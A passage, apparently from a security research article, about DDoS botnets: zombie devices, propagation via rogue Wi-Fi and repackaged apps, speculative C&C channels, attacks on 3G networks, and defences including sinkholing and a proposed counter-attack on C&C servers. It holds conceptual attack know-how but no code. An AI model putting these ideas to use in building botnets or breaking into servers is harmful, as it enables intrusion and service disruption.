10	Original	Target	HTTP GET	User-Agent Random (5)
11	Original	Target	HTTP GET	User-Agent Random (5) Cache-Control

The way how defenders

☐ **Zombie Bot and disconnection of C&C server**

Zombie Bot intercepts to connect with C&C server after securing a list of C&C server through mutual assistance of ISP(Internet Service Provider) and Information security agencies in charge.

When Zombie Bot tries to connect with C&C server using Sinkhole techniques in ISP(Internet Service Provider), can disconnect with C&C server by redirection routing to Sinkhole Server.

☐ **DDoS cyber shelter**

TBD

☐ **Make infrastructure more stronger**

TBD

- New types of DDoS in the future

Who can be zombie : infection targets

In the past, almost zombies are working on PC. In various fields, there are lots of types of the infected PC and the most frequent type is home PC. However, the PC is not the only one of infection target and almost devices such as smartphone, electronic equipment, car and *etc*. can be the target in the future.

+Smartphone

Smartphone also can be one of infection target. Attackers can make a infection by attacking vulnerability on smartphone or lead to install malicious applications that can be a zombie.

For example, in android scenes are as follows.

- Malware using system vulnerability

Android system has some problem such as execute of system command on remote and system privilege escalation by using vulnerability same as Windows or UNIX system. Nowadays many people(bad guys, security researcher too) try to find new vulnerability, and many exploits are published on the Internet.

Nowadays vulnerabilities that can be used for attacking android system are as follows.

Remote Code Execution Vulnerability
Android 2.0, 2.1, 2.1.1 Webkit library Remote Memory Corruption Vulnerability Android 2.0, 2.1 Webkit library Floating Point Datatype Remote Vulnerability Adobe Flash Player < 10.2.154.27 Remote Memory Corruption Vulnerability Android 1.x < 2.2 Webkit library Objects Remote Memory Corruption Vulnerability

local privilege escalation Vulnerability
Android 1.x linux kernel <2.6.31 sock_sendpage Local Privilege Escalation Vulnerability Android 1.x < 2.2 hotplug invoke Local Privilege Escalation Vulnerability Android 1.x < 2.2 linux kernel <2.6.32 sys_pipe Local Privilege Escalation Vulnerability Android 1.x < 2.2.1 adb Local Privilege Escalation Vulnerability Android 1.x, 2.x ashmem adb Local Privilege Escalation Vulnerability Android 2.x 3.x Vold volume manager overflow Local Privilege Escalation Vulnerability

- Injected malicious code in application

Attackers can make malicious code not by using vulnerabilities. Application development is not easy way and needs lots of effort so many attackers prefer modifying applications. They usually insert malicious code by using JAVA Decompiler to get original source of

existing popular application, or edit open source application which is published on the Internet.

+Electronic equipment, like game console

These days, almost electronic equipment has a network device to communicate with another equipment or people for more convenient so they can be a zombie too. Actually, researches about possibility of malicious code on game console were presented. The researches suggested that the malware on game console can attack another PC or network, and game console itself can be a zombie as well. In addition, the OS(Operating System) like android is being installed in not only game console but also another equipment such as TV, refrigerator and *etc*., so they can be a potential zombie more easily.

+Car, motorcycle and so on

A research about attack on a car was presented as well. If they become a zombie, unlike attacking web servers they can attack physical stuff on off-line and cause an accident such as rushing to buildings, cars or people. It is possible to occur a terrible situation that seems like an action movie.

How to make a zombie : the method of malware propagation and infection

Traditionally, attackers make web page that include attacking code using vulnerability of various targets such as web browser, PDF, SWF, WORD, or *etc* to infect and propagate their malicious code. Then, they usually induce users to connect the pages by spam mail, SNS, web server hacking. Recently attackers become more intelligent so they attack update servers, then change update files to malware. In this way, users cannot realize this situation.

+How to use wireless AP to make zombies

Attackers can use wireless AP that is located at home to propagate malicious code. Many people do not use security setting(WEP, WPA) of wireless AP and do not set password of admin page. In this situation, Attackers try to connect these APs from outside and doing MITM to modify web page source by ARP spoofing or change AP's DNS setting for DNS pharming attack. That ways can make user's PC into infected. Of course, attackers can attack user's PC directly by using remote vulnerability.

Wireless APs that are located in public places has same threat. In addition, attackers can make rouge AP to hijack people's connection, then they use same way to make zombies. Especially, in Korea, mobile service providers serve lots of free wireless APs named olleh, netspot, tzone and *etc*. So if attackers make their rouge AP's name which is the same as provider's AP name, many people try to connect their rouge AP.

+How to use smart phone, game console and so on to make zombies

Computers(laptops) are not allowed in some companies or places because of security issue. But, these days, we can use the Internet and do some work using smartphone, mp3/DVD player, portable game console or etc instead of computers. So these things make a chance to attack. Actually many attacking tools can be used for attack enough in smartphone, and the researches were presented about possibility of portable game console as an attacking tool.

How to control zombie : C&C

In the early days, C&C servers directly manage connection of zombies and deliver commands through TCP/UDP sockets. Nowadays, attackers use IRC, HTTP or DNS protocols to develop and control botnet easily.

These days C&C based on SNS has been appeared and attackers can use it. In this way, attacker don’t need to make their C&C server separately and can propagate command for access controls based on white list in the business environment.

If this trend continues, attackers can use SMS to control their zombies in the future. Actually, android provide SMS recevier for SMS management, and some malware use that function to exchange command from attacker.

Besides, C&C technique as follows can be appeared in the future.

+Phone call

Phone call can trigger a command by caller's phone number and CID(Caller ID) mechanism allow to modify CID freely. So attackers can exploit this function and send various commands to zombie by modifying CID. Moreover some mobile service providers also allow to modify caller's nick name with CID. If attackers use these protocol, they can send command more easliy and more effectively than only using CID.

+GPS(Location Information)

Zombies can start their mission when they reached the appointed place by location information such as GPS. If attackers can use location information and physical attack together, they can give physical damage to attack targets by using location information like address instead of IP address anytime they want.

+WIFI

SSID used in a wireless AP can be one of C&C technique. Before anything else, there is a simple case that zombie daemon can get

only SSID information near by. In this case, zombies can start their mission when they reached the appointed place by monitoring SSID information similar to GPS. If attackers located near zombie, they can send commands in real time by changing their AP name. if zombie daemon can monitor WIFI signal directly, they can control zombie more easily and more effectively.

+Voice message(voicemail box)

Voice recognition technology is being developed these days such as google's voice recognition and apple's Siri. So maybe attackers can send their command to zombie by voice message.

What zombies can do : attack target, technique

Until now, almost targets of DDoS were web servers on on-line. Mostly, they attacked by zombies with network or service protocol flooding technique.

We predict possible targets and technique in the future as follows.

+Attack related to wireless AP

802.11 b/g, commonly known as WIFI, has serious signal/channel interference because it works on 2.4G network bandwidth. Then, if there were many WIFI devices in a confined space, they can't work well, so many researchers is trying to solve that problem now. Such being the case, attackers can cause confusion to WIFI users by zombie's WIFI devices as fake AP. Almost smartphone can be a AP itself which is called mobile AP or WIFI hostspot. And PC also can be a AP itself by custom devices driver. In addition, attackers can make lots of SSID, and it makes hard to know what AP’s normal SSID is by users.

+Attack related to noise

Zombies can make annoying noise by speakers. If smartphone or laptop was put in silent mode, zombie daemon can disable silent mode and make noise with maximum volume level.

+Attack related to smartphone/3G


Almost DDoS attacks technique such as GET/POST/UDP/TCP flooding, CC attack, Slow HTTP attack and etc also work on smartphone. These techniques can be implemented by socket programing in smartphone development environment.

But there are some difference as follows.

		PC	Smartphone
Hardware	CPU	over 2Ghz (Dual/Quard core)	1Ghz(Single/Dual core)
	Power	Power Cable (usual)	battery (1500mAh) screen (about 4 hour)
Network speed		Ethernet (100Mbps, 1Gbps)	WIFI (54Mbps) 3G (2.4 Mbps) 4G (100Mbps ~ 1Gbps)
System Thread		lots of Tread generation	performance degradation and high heat when thread is generated
the method of malware propagation		- Web Browser vulnerability (IE) - Web Contents E-mail, SNS, Messenger ARP Spoofing USB	- official market, 3rd-party market SMS, contract list QR Code Rogue AP - Web Browser vulnerability (Webkit) - web contents - E-mail, SNS, Messenger
attack range		- target server - backbone network	- same as PC - 3G network
attack durability		- until system power off	- until battery dead
damage by attack		no system load	- performance degradation and high heat - battery dead - additional charging in 3G network

-Attack related to 3G network

Generated packets from 3G smartphone led to the Internet through base station, SSGN and GGSN. SSGN have smartphone's location information to relay packets as packet proxy. If many smartphones make heavy traffic, SSGN/GGSN is not working and smartphone based on the SSGN/GGSN can not use the Internet.



Actually, in Korea, recently one service provider's SSGN was down by packets from messenger application that has large numbers of member. And, another service provider's network(include phone call) was down for 10 hours by an unknown cause. These issues prove that zombie smartphones can do DDoS attack to 3G network.

+Attack with/to printer

It is possible to attack printer which is connected to zombies. In this case, zombies can exhaust printer ink and ocuppy process waiting queue. So it is impossible to print pages even though users want to use it.

+Attack related to other devices

Above and beyond these issue, it is possible to attack IT equipment such as firewall and router and general electronic equipment Because some vulnerability about network equipment like firewall and router were published on the Internet, and some researches were mentioned about attack possibility of home appliances like refrigerator and air conditioner. Attackers can make society into a chaotic state by attacking them.

Preparation - Defenses

Technical idea

+Redirection to anti-virus page for remove malware

ISP(Internet Service Provider) can make redirecting a zombie to web page for anti-virus installation when the zombie try to connect to C&C servers. Then users who are infected with the zombie bot can be guided how to remove malware and download anti-virus from the web page. However, this way cannot force users to install anti-virus so some users who do not know about what a zombie bot is cannot install anti-virus.

+Attack C&C server

Generally attackers make a C&C server by attacking vulnerable servers on the Internet and installing C&C server daemon. And some attackers did not remove used vulnerability or make backdoor for easy access. So we can control compromised servers by attacking or using backdoor as attackers and can remove C&C server daemon.

+Botnet remediation by counter attack

C&C server daemon commonly has communications protocol of admin mode to access and control C&C server. In other words, if it is possible to analyse the protocol, anyone can access and control C&C servers without authentication. On the basis of analysed protocol we can send a command to control C&C servers. Therefore if users who are infected with the zombie bot install and run anti-virus instead of malware from the C&C server, zombie bot is removed by the anti-virus. (It is the most powerful idea but it can be illegal in some contries)

- Appendix

Reference

[0x00] Google, http://google.com/
[0x01] Hauri, http://www.hauri.net, http://www.hauri.co.kr
[0x02] DEFCON18, Ki-Chan Ahn, Dong-Joo Ha, "Malware Migrating to Gaming Consoles: Embedded Devices, an AntiVirus-free Safe Hideout for Malware"
[0x03] POC2007, i3eat, "Hacking with Nintendo DS"
[0x04] DEFCON 19, TYLER COHEN, "Look At What My Car Can Do"
[0x05] Blackhat USA 2011, MICHAEL SUTTON, "Corporate Espionage for Dummies: The Hidden Threat of Embedded Web Servers"
[0x06] POC2009, Sionics & kaientt, "7.7 DDoS: Unknown Secrets & Botnet Counter Attack"
[0x07] KISA, http://toolbox.krcert.or.kr/MMVF/MMVFView_V.aspx?MENU_CODE=83&PAGE_NUMBER=24